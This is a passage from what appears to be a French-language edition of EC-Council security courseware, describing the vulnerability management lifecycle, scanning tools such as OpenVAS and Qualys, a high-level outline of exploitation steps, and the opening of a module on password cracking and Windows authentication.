approuvés, les logiciels, les pilotes et la configuration de base de chaque système afin de développer et de maintenir une base de référence du système.

- **Analyse des vulnérabilités**

Cette phase est très importante dans la gestion des vulnérabilités. Dans cette étape, l'analyste de sécurité effectue un balayage des vulnérabilités sur le réseau pour identifier les vulnérabilités connues dans l'infrastructure de l'organisation. Les analyses de vulnérabilité peuvent également être effectuées sur la base de modèles de conformité en vigueur afin d'évaluer les faiblesses de l'infrastructure de l'organisation par rapport aux directives de conformité en question.

- **Évaluation des risques**

Dans cette phase, toutes les incertitudes sérieuses qui sont associées au système sont évaluées et classées par ordre de priorité, et des mesures correctives sont proposées pour éliminer les failles du système de façon permanente. L'évaluation des risques fait la synthèse de la vulnérabilité et du niveau de risque identifiés pour chacun des actifs sélectionnés. Elle détermine si le niveau de risque d'un actif particulier est élevé, modéré ou faible. La remédiation est planifiée en fonction du niveau de ce risque. Ainsi, les vulnérabilités classées à haut risque sont ciblées en premier afin de diminuer les risques d'exploitation qui auraient un impact négatif sur l'organisation.

- **Remédiation**

La remédiation est le processus d'application de correctifs sur les systèmes vulnérables afin de réduire l'impact et la gravité des vulnérabilités. Cette phase est lancée après la phase de création de la base de référence et après les étapes d'évaluation.


- **Vérification**

Dans cette phase, l'équipe de sécurité effectue un nouveau balayage des systèmes afin d'évaluer si les mesures correctives nécessaires sont appliquées et si les correctifs individuels ont été déployés sur les actifs concernés. Cette phase offre une visibilité claire de l'état de l'entreprise et permet à l'équipe de sécurité de vérifier si toutes les phases précédentes ont été correctement appliquées ou non. La vérification peut être effectuée en utilisant divers moyens tels que des systèmes de tickets, des scanners et des rapports.

- **Surveiller**

Les organisations doivent effectuer une surveillance régulière pour maintenir la sécurité du système. Elles utilisent des outils tels que les IDS/IPS et les pare-feu. La surveillance continue permet d'identifier les menaces potentielles et les nouvelles vulnérabilités qui ont pu se développer. Conformément aux bonnes pratiques de sécurité, toutes les phases de la gestion des vulnérabilités doivent être effectuées régulièrement.

Vulnerability Assessment Tools: Qualys Vulnerability Management



A cloud-based service that offers immediate global visibility into IT system areas that might be **vulnerable to the latest Internet threats** and how to protect them


Aids in the continuous **identification of threats and monitoring of unexpected changes** in a network before they become breaches

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Assessment Tools: OpenVAS and GFI LanGuard


OpenVAS

A framework of several services and tools offering a comprehensive and powerful **vulnerability scanning** and **vulnerability management solution**



GFI LanGuard

Scans, detects, assesses, and rectifies **security vulnerabilities** in a network and connected devices



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Vulnerability Assessment Tools

<p>Nessus Professional https://www.tenable.com</p> 	<p>Nikto https://cirt.net</p> 	<p>Qualys FreeScan https://freescan.qualys.com</p> 	<p>Acunetix Web Vulnerability Scanner https://www.acunetix.com</p> 	<p>Nexpose https://www.rapid7.com</p> 
<p>Network Security Scanner https://www.beyondtrust.com</p> 	<p>SAINT Security Suite https://www.carson-saint.com</p> 	<p>beSECURE (AVDS) https://www.beyondsecurity.com</p> 	<p>Core Impact https://www.coresecurity.com</p> 	<p>N-Stalker Web Application Security Scanner https://www.nstalker.com</p> 

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Outils d'évaluation des vulnérabilités

Un attaquant effectue une analyse des vulnérabilités pour identifier les failles de sécurité du réseau ciblé qu'il peut exploiter pour lancer des attaques. Les analystes de sécurité peuvent utiliser des outils d'évaluation des vulnérabilités pour identifier les faiblesses présentes dans la politique de sécurité de l'organisation et remédier aux vulnérabilités identifiées avant qu'un attaquant ne les exploite.

Les scanners de vulnérabilité du réseau aident à analyser et à identifier les vulnérabilités du réseau ou des ressources du réseau ciblé en utilisant l'évaluation de la vulnérabilité et l'audit du réseau. Ces outils aident également à surmonter les faiblesses du réseau en suggérant diverses techniques de remédiation.

Voici la liste de quelques outils d'évaluation de la vulnérabilité parmi les plus efficaces :

- **Qualys Vulnerability Management**

Source : <https://www.qualys.com>

Qualys VM est un service Cloud qui offre une visibilité immédiate et globale sur les points où les systèmes informatiques peuvent être vulnérables aux dernières menaces Internet et sur la manière de les protéger. Il permet d'identifier en permanence les menaces et de surveiller les changements inattendus dans un réseau avant qu'ils ne se transforment en brèches.




Figure 3.17 : Analyse de vulnérabilité à l'aide de Qualys Vulnerability Management

■ OpenVAS

Source : <https://www.openvas.org>

OpenVAS est un ensemble de plusieurs services et outils qui offrent une solution complète et puissante d'analyse et de gestion des vulnérabilités. Cet ensemble fait partie de la solution commerciale de gestion des vulnérabilités de Greenbone Network, dont les développements ont été mis à la disposition de la communauté open-source depuis 2009.

Le scanner de sécurité proprement dit est accompagné d'un flux régulièrement mis à jour de tests de vulnérabilité du réseau (NVT), soit plus de 50 000 au total.

The screenshot shows the Greenbone Security Assistant web interface. At the top, there's a navigation bar with links for Dashboard, Scans, Assets, SecInfo, Configuration, Extras, Administration, and Help. A user is logged in as Admin admin. The main area displays a report titled "Report: Results (3 of 43)". The report table has columns for Vulnerability, Severity, QoD, Host, Location, and Actions. Three rows of vulnerabilities are listed:

Vulnerability	Severity	QoD	Host	Location	Actions
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%	10.10.10.16	135/tcp	[Icons]
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	10.10.10.16	3389/tcp	[Icons]
TCP timestamps	2.6 (Low)	80%	10.10.10.16	general/tcp	[Icons]

Below the table, a note says "(Applied filter:autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort-reverse=severity levels=hml min_qod=70)". At the bottom of the page, it says "Backend operation: 4.16s" and "Greenbone Security Assistant (GSA) Copyright 2009 - 2018 by Greenbone Networks GmbH, www.greenbone.net".

Figure 3.18 : Analyse de vulnérabilité à l'aide d'OpenVAS

- **GFI LanGuard**

Source : <https://www.gfi.com>

GFI LanGuard recherche, détecte, évalue et corrige les vulnérabilités de sécurité dans un réseau et ses équipements connectés. Ceci se fait avec un effort d'administration minimum. LanGuard analyse les systèmes d'exploitation, les environnements virtuels et les applications installées à l'aide de bases de données de vérification des vulnérabilités. Il permet d'analyser l'état de la sécurité du réseau, d'identifier les risques et de proposer des solutions avant que le système ne puisse être compromis.





Figure 3.19 : Analyse des vulnérabilités à l'aide de GFI LanGuard

Voici la liste de quelques autres outils d'évaluation des vulnérabilités :

- Nessus Professional (<https://www.tenable.com>)
- Nikto (<https://cirt.net>)
- Qualys FreeScan (<https://freescan.qualys.com>)
- Acunetix Web Vulnerability Scanner (<https://www.acunetix.com>)
- Nexpose (<https://www.rapid7.com>)
- Network Security Scanner (<https://www.beyondtrust.com>)
- SAINT Security Suite (<https://www.carson-saint.com>)
- beSECURE (AVDS) (<https://www.beyondsecurity.com>)
- Core Impact Pro (<https://www.coresecurity.com>)
- N-Stalker Web Application Security Scanner (<https://www.nstalker.com>)



Exploitation des vulnérabilités

L'exploitation d'une vulnérabilité implique l'exécution de plusieurs étapes complexes et interdépendantes pour accéder à un système distant. Les attaquants ne peuvent procéder à l'exploitation qu'après avoir découvert des vulnérabilités dans le système ciblé. Ils utilisent les vulnérabilités découvertes pour développer des exploits, les livrer et les exécuter sur le système distant.

Étapes de l'exploitation des vulnérabilités :

1. Identifier la vulnérabilité

Les attaquants identifient les vulnérabilités qui existent dans le système ciblé en utilisant diverses techniques telles que la prise d'empreinte et la reconnaissance, le balayage, l'énumération et l'analyse des vulnérabilités. Après avoir identifié les systèmes d'exploitation utilisés et les services vulnérables fonctionnant sur le système ciblé, les attaquants utilisent également divers sites d'exploitation en ligne tels que Exploit Database (<https://www.exploit-db.com>) et SecurityFocus (<https://www.securityfocus.com>) pour détecter les vulnérabilités dans les systèmes d'exploitation et les applications.

2. Déterminer le risque associé à la vulnérabilité

Après avoir identifié une vulnérabilité, les attaquants déterminent le risque associé à cette dernière, c'est-à-dire si l'exploitation de cette vulnérabilité permet de maintenir les mesures de sécurité sur le système cible.

3. Déterminer la capacité de la vulnérabilité

Si le risque est faible, les attaquants peuvent déterminer la capacité d'exploitation de cette vulnérabilité pour obtenir un accès à distance au système cible.

4. Développer l'exploit

Après avoir déterminé la capacité de la vulnérabilité, les attaquants utilisent des exploits provenant de sites d'exploitation en ligne tels que Exploit Database (<https://www.exploit-db.com>), ou développent leurs propres exploits à l'aide d'outils d'exploitation tels que Metasploit.

5. Sélectionner la méthode d'exécution - locale ou distante

Les attaquants pratiquent l'exploitation à distance via un réseau pour exploiter une vulnérabilité existant dans le système distant afin d'obtenir un accès au shell. Si les attaquants ont un accès préalable au système, ils effectuent une exploitation locale pour augmenter leurs priviléges ou exécuter des applications dans le système cible.

6. Générer et transmettre la charge utile

Dans le cadre de l'exploitation, les attaquants génèrent ou sélectionnent des charges utiles à l'aide d'outils tels que Metasploit et les transmettent au système distant par le biais de l'ingénierie sociale ou d'un réseau. Les attaquants injectent un shellcode malveillant dans les charges utiles, qui, lorsqu'il est exécuté, établit un shell distant sur le système ciblé.

7. Obtenir un accès à distance

Après avoir généré la charge utile, les attaquants exécutent l'exploit pour obtenir un accès à distance au shell du système ciblé. Les attaquants peuvent alors exécuter diverses commandes malveillantes sur le shell distant et contrôler le système.

Module Summary



- 01 • This module has discussed threat and threat sources
- 02 • It also discussed in detail on malware and its types
- 03 • This module gave an overview of malware countermeasures
- 04 • This module also discussed in detail on vulnerabilities and classification of vulnerabilities
- 05 • Finally, this module ended with a detailed discussion of vulnerability assessment concepts such as vulnerability research, vulnerability scoring systems and databases, vulnerability management life cycle, and vulnerability exploitation
- 06 • In the next module, we will discuss in detail on various password cracking techniques and countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Résumé du module

Ce module a abordé les menaces et leurs origines. Il a également présenté en détail les logiciels malveillants et leurs types et a donné un aperçu des contre-mesures aux logiciels malveillants. Ce module a aussi abordé en détail les vulnérabilités et leur classification, il s'est terminé par une présentation détaillée des concepts d'évaluation des vulnérabilités tels que la recherche de vulnérabilités, les systèmes de notation des vulnérabilités et les bases de données, le cycle de vie de la gestion des vulnérabilités et l'exploitation des vulnérabilités.

Dans le prochain module, nous aborderons en détail les différentes techniques de craquage de mots de passe et les contre-mesures.

This page is intentionally left blank.



Module 04

Password Cracking Techniques and Countermeasures



Module Objectives

- 1 Understanding the Password Cracking and Password Complexity
- 2 Understanding Microsoft Authentication
- 3 Understanding Various Types of Password Attacks
- 4 Overview of Password Cracking Tools
- 5 Understanding Countermeasures against Password Attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Objectifs du module

Le choix d'un mot de passe faible est la principale vulnérabilité à laquelle les organisations et les particuliers sont confrontés actuellement en matière de sécurité. Les attaquants utilisent de nombreuses techniques et outils sophistiqués pour craquer les mots de passe et accéder aux systèmes et réseaux critiques. Une compréhension approfondie des techniques de craquage de mots de passe et des mesures défensives correspondantes peut aider les individus et les organisations à mettre en place des politiques de mots de passe forts et à protéger les informations personnelles et celles de l'entreprise.

Ce module commence par une présentation générale du craquage des mots de passe et de la complexité des mots de passe. Il donne un aperçu des différentes techniques, ainsi que des différents outils et se termine par une brève introduction aux contre-mesures en matière de craquage de mots de passe.

À la fin de ce module, vous serez en mesure de :

- Comprendre le craquage de mots de passe et la notion de complexité des mots de passe.
- Décrire les mécanismes d'authentification de Microsoft.
- Expliquer les différents types d'attaques par mot de passe.
- Utiliser différents outils de craquage de mots de passe.
- Adopter des contre-mesures contre les attaques sur les mots de passe.



Découvrez les techniques de craquage de mots de passe

Les attaquants mettent au point de nouvelles techniques de craquage de mots de passe qui permettent de découvrir même les mots de passe les plus forts. Cette section donne un aperçu des techniques de craquage de mots de passe et elle aborde les différents types d'attaques sur les mots de passe.



Password Cracking


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

		
Password cracking techniques are used to recover passwords from computer systems	Attackers use password cracking techniques to gain unauthorized access to vulnerable systems	Most of the password cracking techniques are successful because of weak or easily guessable passwords

Craquage de mots de passe

Le craquage de mots de passe est le processus qui consiste à retrouver des mots de passe à partir des données transmises par un système informatique ou des données qui y sont stockées. Le craquage d'un mot de passe peut avoir pour but d'aider un utilisateur à récupérer un mot de passe oublié ou perdu, de servir de mesure préventive aux administrateurs système pour vérifier l'absence de mots de passe faciles à trouver, ou d'être utilisé par un attaquant pour obtenir un accès non autorisé au système.

Un piratage informatique commence souvent par des tentatives de craquage de mots de passe. Un mot de passe est un élément d'information clef nécessaire pour accéder à un système. Par conséquent, la plupart des attaquants utilisent des techniques de piratage de mot de passe pour obtenir un accès non autorisé. Un attaquant peut soit craquer un mot de passe manuellement en le devinant, soit utiliser des techniques et des outils automatisés tels que les méthodes par dictionnaire ou les techniques d'attaque par recherche exhaustives ou force brute. La plupart des techniques de piratage de mots de passe sont efficaces parce que les mots de passe sont faibles ou faciles à deviner.



Complexité des mots de passe

La complexité du mot de passe joue un rôle essentiel dans l'amélioration de la sécurité contre les attaques. C'est l'élément le plus important auquel les utilisateurs doivent veiller lorsqu'ils créent un mot de passe. Le mot de passe ne doit pas être simple, car ces mots de passe sont sujets à des attaques. Les mots de passe que vous choisissez doivent toujours être complexes, longs et difficiles à retenir. Le mot de passe que vous définissez pour votre compte doit répondre aux exigences de complexité de la politique de sécurité en vigueur.

Les caractères du mot de passe doivent être une combinaison de caractères alphanumériques. Les caractères alphanumériques sont des lettres, des chiffres, des signes de ponctuation, des symboles mathématiques et autres symboles traditionnels.

Voici une liste de quelques implémentations en fonction de critères pour la composition de mots de passe :

- Mot de passe contenant des lettres, des caractères spéciaux et des chiffres : **ap1@52**
- Mot de passe contenant uniquement des chiffres : **23698217**
- Mot de passe contenant uniquement des caractères spéciaux : **&*#@!{%)**
- Mot de passe contenant des lettres et des chiffres : **meet123**
- Mot de passe contenant uniquement des lettres : **POTHMYDE**
- Mot de passe contenant uniquement des lettres et des caractères spéciaux : **bob@&ba**
- Mot de passe contenant uniquement des caractères spéciaux et des chiffres : **123@\$45**
- Mot de passe contenant uniquement des lettres majuscules et minuscules : **RuNnEr**

- Mot de passe contenant plus de 20 caractères correspondant à une phrase comme : **Hardtocrackveryeasily**
- Mot de passe contenant des codes de raccourci ou des acronymes, tels que : **L8r_L8rNot2day** (c'est-à-dire en anglais : later, later, not today)
- Mot de passe contenant uniquement des mots fréquemment utilisés pour désigner des sites Web, tels que : **ABT2_uz_AMZ !** (c'est-à-dire en anglais : about to use Amazon!)
- Mot de passe contenant les premières lettres des mots d'une longue phrase, comme : **TffcievwMi16wiwdm5g** (par exemple, en anglais : the first foreign country I ever visited was Mexico in 2016 when I was doing my 5th grade).

Microsoft Authentication

S Security Accounts Manager (SAM) Database

- Windows stores user passwords in SAM, or in the **Active Directory database** in domains
- Passwords are never stored in clear text and are hashed, and the results are stored in the SAM

N NTLM Authentication

- The NTLM authentication protocol types are as follows: **NTLM authentication protocol** and **LM authentication protocol**
- These protocols store the user's password in the **SAM database** using different hashing methods

K Kerberos Authentication

- Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM

Windows Security
Enter network credentials
Enter your credentials to connect to: RD [REDACTED]

 Remember my credentials
The user name or password is incorrect.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Authentification Microsoft

Lorsqu'un utilisateur se connecte à un ordinateur sous Windows, son authentification se fait en plusieurs étapes. Le système d'exploitation Windows authentifie ses utilisateurs à l'aide de trois mécanismes (protocoles) fournis par Microsoft.

■ La base de données SAM (Security Accounts Manager)

